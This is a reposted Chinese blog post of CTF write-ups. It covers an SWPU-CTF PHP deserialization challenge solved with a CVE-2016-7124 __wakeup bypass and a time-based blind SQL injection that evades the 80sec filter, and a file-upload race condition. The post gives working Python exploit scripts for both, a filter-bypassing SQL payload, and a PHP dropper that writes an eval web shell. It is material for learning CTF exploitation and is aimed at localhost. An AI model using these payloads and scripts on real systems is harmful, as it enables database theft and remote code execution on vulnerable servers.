ctf经典好题复习

转载

weixin_30838921 于 2018-04-03 18:25:00 发布 137 收藏
原文链接：http://www.cnblogs.com/afanti/p/8710265.html

WEB200-2

这是swpu-ctf的一道题。

```
<?php
if(isset($_GET['user'])){
    $login = @unserialize(base64_decode($_GET['user']));
    if(!empty($login->pass)){
        $status = $login->check_login();
        if($status == 1){
            $_SESSION['login'] = 1;
            var_dump("login by cookie!!!");
        }
    }
}


class login{
    var $uid = 0;
    var $name="";
    var $pass='';

    //检查用户是否已登录
    public function check_login(){
        mysql_connect('localhost','root','root') or die("connect error");
        mysql_selectdb('skctf');
        $sqls = "select * from admin where username='$this->name'";
        $sqls = help::CheckSql($sqls);
        $re = mysql_query($sqls);
        $results = @mysql_fetch_array($re);
        //echo $sqls . $results['password'];
        mysql_close();
        if (!empty($results))
        {
            if($results['password'] == $this->pass)
            {

                return 1;
            }
            else
            {
                echo '0';
                return 0;
            }
        }

        }
    //预防cookie某些破坏导致登陆失败
    public function __destruct(){
        $this->check_login();
```

```
        $this->check_login();
    }
    //反序列化时检查数据
    public function __wakeup(){
        $this->name = help::addslashes_deep($this->name);
        $this->pass = help::addslashes_deep($this->pass);
    }
}

class help {
    static function addslashes_deep($value)
    {
        if (empty($value))
        {
            return $value;
        }
        else
        {
            if (!get_magic_quotes_gpc())
            {
            $value=is_array($value) ? array_map("help::addslashes_deep", $value) :
help::mystrip_tags(addslashes($value));
            }
            else
            {
            $value=is_array($value) ? array_map("help::addslashes_deep", $value) :
help::mystrip_tags($value);
            }
            return $value;
        }
    }
    static function remove_xss($string) {
        $string = preg_replace('/[\x00-\x08\x0B\x0C\x0E-\x1F\x7F]+/S', '', $string);

        $parm1 = Array('javascript', 'union','vbscript', 'expression', 'applet', 'xml', 'blink', 'link',
'script', 'embed', 'object', 'iframe', 'frame', 'frameset', 'ilayer', 'layer', 'bgsound', 'base');

        $parm2 = Array('onabort', 'onactivate', 'onafterprint', 'onafterupdate', 'onbeforeactivate',
'onbeforecopy', 'onbeforecut', 'onbeforedeactivate', 'onbeforeeditfocus', 'onbeforepaste', 'onbeforeprint',
'onbeforeunload', 'onbeforeupdate', 'onblur', 'onbounce', 'oncellchange', 'onchange', 'onclick',
'oncontextmenu', 'oncontrolselect', 'oncopy', 'oncut', 'ondataavailable', 'ondatasetchanged',
'ondatasetcomplete', 'ondblclick', 'ondeactivate', 'ondrag', 'ondragend', 'ondragenter', 'ondragleave',
'ondragover', 'ondragstart', 'ondrop', 'onerror', 'onerrorupdate', 'onfilterchange', 'onfinish', 'onfocus',
'onfocusin', 'onfocusout', 'onhelp', 'onkeydown', 'onkeypress', 'onkeyup', 'onlayoutcomplete', 'onload',
'onlosecapture', 'onmousedown', 'onmouseenter', 'onmouseleave', 'onmousemove', 'onmouseout', 'onmouseover',
'onmouseup', 'onmousewheel', 'onmove', 'onmoveend', 'onmovestart', 'onpaste', 'onpropertychange',
'onreadystatechange', 'onreset', 'onresize', 'onresizeend', 'onresizestart', 'onrowenter', 'onrowexit',
'onrowsdelete', 'onrowsinserted', 'onscroll', 'onselect', 'onselectionchange', 'onselectstart', 'onstart',
'onstop', 'onsubmit', 'onunload','href','action','location','background','src','poster');

        $parm3 =
Array('alert','sleep','load_file','confirm','prompt','benchmark','select','and','or','xor','update','insert'
,'delete','alter','drop','truncate','script','eval','outfile','dumpfile');

        $parm = array_merge($parm1, $parm2, $parm3);

        for ($i = 0; $i < sizeof($parm); $i++) {
            $pattern = '/';
            for ($j = 0; $j < strlen($parm[$i]); $j++) {
                if ($j > 0) {
```

```
                $pattern .= '(';
                $pattern .= '(&#[x|X]0([9][a][b]);?)?';
                $pattern .= '|(&#0([9][10][13]);?)?';
                $pattern .= ')?';
            }
            $pattern .= $parm[$i][$j];
        }
        $pattern .= '/i';
        $string = preg_replace($pattern, '****', $string);
    }
    return $string;
}
static function mystrip_tags($string)
{
    $string =  help::new_html_special_chars($string);
    $string =  help::remove_xss($string);
    return $string;
}
static function new_html_special_chars($string) {
    $string = str_replace(array('&', '"', '<', '>','&#'), array('&', '"', '<', '>','***'), $string);
    return $string;
}
// 实体出库
static function htmlspecialchars_($value)
{
    if (empty($value))
    {
        return $value;
    }
    else
    {
        if(is_array($value)){
            foreach ($value as $k => $v) {
                $value[$k] = self::htmlspecialchars_($v);
            }
        }else{
            $value = htmlspecialchars($value);
        }
        return $value;
    }
}
//sql 过滤
static function CheckSql($db_string,$querytype='select')
{
    $clean = '';
    $error='';
    $old_pos = 0;
    $pos = -1;
    if($querytype=='select')
    {
        $notallow1 = "[^0-9a-z@\._-]{1,}(load_file|outfile)[^0-9a-z@\.-]{1,}";
        if(preg_match("/".$notallow1."/i", $db_string))
        {
            exit("Error");
        }
    }
    //完整的SQL检查
    while (TRUE)
    {
```

```
            $pos = strpos($db_string, '\'', $pos + 1);
            if ($pos === FALSE)
            {
                break;
            }
            $clean .= substr($db_string, $old_pos, $pos - $old_pos);
            while (TRUE)
            {
                $pos1 = strpos($db_string, '\'', $pos + 1);
                $pos2 = strpos($db_string, '\\', $pos + 1);
                if ($pos1 === FALSE)
                {
                    break;
                }
                elseif ($pos2 == FALSE || $pos2 > $pos1)
                {
                    $pos = $pos1;
                    break;
                }
                $pos = $pos2 + 1;
            }
            $clean .= '$s$';
            $old_pos = $pos + 1;
        }
        $clean .= substr($db_string, $old_pos);
        $clean = trim(strtolower(preg_replace(array('~\s+~s' ), array(' '), $clean)));
        if (strpos($clean, '@') !== FALSE  OR strpos($clean,'char(')!== FALSE OR strpos($clean,'"')!== FALSE
        OR strpos($clean,'$s$$s$')!== FALSE)
        {
            $fail = TRUE;
            if(preg_match("#^create table#i",$clean)) $fail = FALSE;
            $error="unusual character";
        }
        elseif (strpos($clean, '/*') !== FALSE ||strpos($clean, '-- ') !== FALSE || strpos($clean, '#') !==
FALSE)
        {
            $fail = TRUE;
            $error="comment detect";
        }
        elseif (strpos($clean, 'sleep') !== FALSE && preg_match('~(^|[^a-z])sleep($|[^[a-z])~is', $clean) !=
0)
        {
            $fail = TRUE;
            $error="slown down detect";
        }
        elseif (strpos($clean, 'benchmark') !== FALSE && preg_match('~(^|[^a-z])benchmark($|[^[a-z])~is',
$clean) != 0)
        {
            $fail = TRUE;
            $error="slown down detect";
        }
        elseif (strpos($clean, 'load_file') !== FALSE && preg_match('~(^|[^a-z])load_file($|[^[a-z])~is',
$clean) != 0)
        {
            $fail = TRUE;
            $error="file fun detect";
        }
        elseif (strpos($clean, 'into outfile') !== FALSE && preg_match('~(^|[^a-z])into\s+outfile($|[^[a-
z])~is', $clean) != 0)
        {
```


```
            $fail = TRUE;
            $error="file fun detect";
        }
        if (!empty($fail))
        {
            exit("Error" . $error);
        }
        else
        {
            return $db_string;
        }
    }
}


?>
```

从代码逻辑可以看到从Cookie里取user的值，然后base64_decode，然后反序列化到login这个类，反序列化之后先执行__wakeup()，然后执行__destruct()

其中在__wakeup()里可以看到几乎过滤了全部注入/XSS的关键词（用的是80sec的正则）。这里可以利用php5.6以下的版本是有一漏洞的，CVE-2016-7124

当序列化之后的字符串定义的的元素个数与实际个数不符合的时候（定义个数大于实际个数），__wakeup()将不会执行。__destruct()函数会调用check_login(),进入check_login函数。其中$name存在注入，也就是反序列化导致变量覆盖。但是$sqls = help::CheckSql($sqls);存在80sec的过滤。百度找了下payload：admin' and (select 1 from flag where ascii(mid(flag,1,1))=33) and (`'`.``.username=1 or sleep(3)) #即可绕过。

将属性的数量改为5，即可绕过__wakeup()





写个脚本跑：

```python
import requests
import time
#绕过80sec的payload
#select * from admin where username='admin' and (select 1 from admin where ascii(mid(password,1,1))=53) and
(``.``.username=1 or sleep(3)) #'
def base64(s):
    import base64
    return base64.b64encode(s)
url = "http://127.0.0.1/ctf/test.php"
flag = ""
for i in range(1,40):
    for j in range(33,125):
        payload = "admin' and (select 1 from admin where ascii(mid(password,%d,1))=%d) and
(``.``.username=1 or sleep(5)) #"% (i,j)
        payload_len = len(payload)
        serialize_str = '''O:5:"login":5:
{s:4:"name";s:%d:"%s";s:4:"pass";s:32:"21232f297a57a5a743894a0e4a801fc3";}''' % (payload_len,payload)
        headers = {
'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/54.0.2840.71 Safari/537.36',
'Cookie': 'user='+base64(serialize_str)
}
        print payload
        start = time.time()
        requests.get(url,headers=headers)
        end = time.time()
        exec_time = end-start
        if exec_time > 5:
            flag += chr(j)
            print i,flag
            break
```

最终拿到密码：

写如下payload拿到flag:





文件上传时间竞争的例子：

源码：

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8">
    <title>upload</title>
</head>
<body>
    <form action="test.php" method="post" enctype="multipart/form-data">
        选择文件：<input type="file" name="file">
        <input type="submit" value="上传文件">
    </form>>
</body>
</html>

<?php

$allowtype = array("gif","png","jpg");
$size = 10000000;
$path = "./";

$filename = $_FILES['file']['name'];

if(is_uploaded_file($_FILES['file']['tmp_name'])){
    if(!move_uploaded_file($_FILES['file']['tmp_name'],$path.$filename)){
        die("error:can not move");
    }
}else{
    die("error:not an upload file! ");
}
$newfile = $path.$filename;
echo "file upload success.file path is: ".$newfile."\n<br />";

if($_FILES['file']['error']>0){
    unlink($newfile);
    die("Upload file error: ");
}
$ext = array_pop(explode(".",$_FILES['file']['name']));
if(!in_array($ext,$allowtype)){
    unlink($newfile);
    die("error:upload the file type is not allowed, delete the file! ");
}
```


首先将文件上传到服务器，然后检测文件后缀名，如果不符合条件，就删掉，我们的利用思路是这样的，首先上传一个 1.php 文件，内容为：

```
<?php fputs(fopen("./info.php", "w"), '<?php @eval($_POST["afanti"]) ?>'); ?>
```

当然这个文件会被立马删掉，所以我们使用多线程并发的访问上传的文件，总会有一次在上传文件到删除文件这个时间段内访问到上传的 php 文件，一旦我们成功访问到了上传的文件，那么它就会向服务器写一个 shell。利用代码如下：

```
import os
import requests
import threading
class RaceCondition(threading.Thread):
    def __init__(self):
        threading.Thread.__init__(self)
        self.url = "http://127.0.0.1/ctf/1.php"
        self.uploadUrl = "http://127.0.0.1/ctf/test.php"

    def _get(self):
        print('try to call uploaded file...')
        r = requests.get(self.url)
        if r.status_code == 200:
            print("[*]create file info.php success")
            os._exit(0)

    def _upload(self):
        print("upload file.....")
        file = {"file":open("1.php","r")}
        requests.post(self.uploadUrl, files=file)

    def run(self):
        while True:
            for i in range(5):
                self._get()
            for i in range(10):
                self._upload()
                self._get()

if __name__ == "__main__":
    threads = 20

    for i in range(threads):
        t = RaceCondition()
        t.start()

    for i in range(threads):
        t.join()
```

多运行脚本几次，就会成功上传shell.



参考链接：

https://blog.l1n3.net/writeup/swpu_ctf_2016_writeup/

转载于:https://www.cnblogs.com/afanti/p/8710265.html